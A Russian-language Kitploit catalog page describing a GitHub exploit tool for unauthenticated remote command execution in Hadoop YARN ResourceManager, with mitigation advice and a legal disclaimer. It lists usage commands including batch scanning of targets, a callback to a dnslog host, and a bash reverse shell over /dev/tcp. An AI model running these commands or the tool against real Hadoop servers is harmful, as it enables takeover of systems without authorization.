
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Hadoop-Yarn-ResourceManager-RCE — # Hadoop YARN ResourceManager несанкционированный RCE | Kitploit

Инструменты/GitHubGitHub/al1ex/hadoop-yarn-resourcemanager-rce
Сканеры уязвимостейАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеRed TeamingИнструмент Удаленного Доступа
GitHubal1ex/hadoop-yarn-resourcemanager-rce

Hadoop-Yarn-ResourceManager-RCE

# Hadoop YARN ResourceManager несанкционированный RCE

Репозиторий
3914304 лет назадПроверено Kitploit

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    344
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    297

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Влияние уязвимости

Существовала уязвимость несанкционированного доступа в Hadoop yarn ResourceManager. Эта уязвимость присутствовала в Hadoop yarn — основном компоненте Hadoop. Поскольку Hadoop yarn по умолчанию открывал службу RPC для всех, удалённый злоумышленник мог воспользоваться этой уязвимостью несанкционированного доступа и выполнить произвольные команды через службу RPC, тем самым получив контроль над целевым сервером. Учитывая высокорискованный статус и большой вред этой уязвимости, а также то, что детали уже были раскрыты и использованы злоумышленниками, рекомендуется всем пользователям Apache Hadoop провести самопроверку и своевременно принять меры безопасности.

Подверженный продукт

Apache Hadoop Yarn *

Проверка уязвимости


Базовое использование

python3 Hadoop_Yan_RPC_RCE.py

img


Проверка уязвимости

python3 Hadoop_Yan_RPC_RCE.py -v true -t http://www.target.com 

img

Выполнение команды

python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com  -c "curl xxx.dnslog.cn"

attack

dnslog

Пакетное сканирование

python3 Hadoop_Yan_RPC_RCE.py -s true -f target.txt

scan_result

Обратная оболочка

python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com -c "bash -i >& /dev/tcp/ip/port 0>&1"

reverse_shell1

Ссылки

https://nosec.org/home/detail/4905.html

https://github.com/N0b1ta/Bit-Cannon/tree/master/Apache/Hadoop/YARN/hadoop-yarn-rest-api-unauth

Рекомендации по безопасности

  1. Включите аутентификацию Kerberos для предотвращения несанкционированного доступа.
<property>
    <name>hadoop.security.authentication</name>
    <value>kerberos</value>
    <final>false</final>
    <source>core-site.xml</source>
</property>...
<property>
    <name>hadoop.rpc.protection</name>
    <value>authentication</value>
    <final>false</final>
    <source>core-default.xml</source>
</property>
  1. Запретите внешним адресам доступ к портам службы RPC Hadoop или настройте доступ только для доверенных адресов.

Торжественно заявляем: не используйте этот инструмент для незаконных операций. Этот инструмент предназначен только для самостоятельной проверки безопасности сотрудниками стороны A и сотрудниками стороны B. Если пользователь использует его незаконно, юридическая ответственность возлагается на пользователя!!!


Скачать инструмент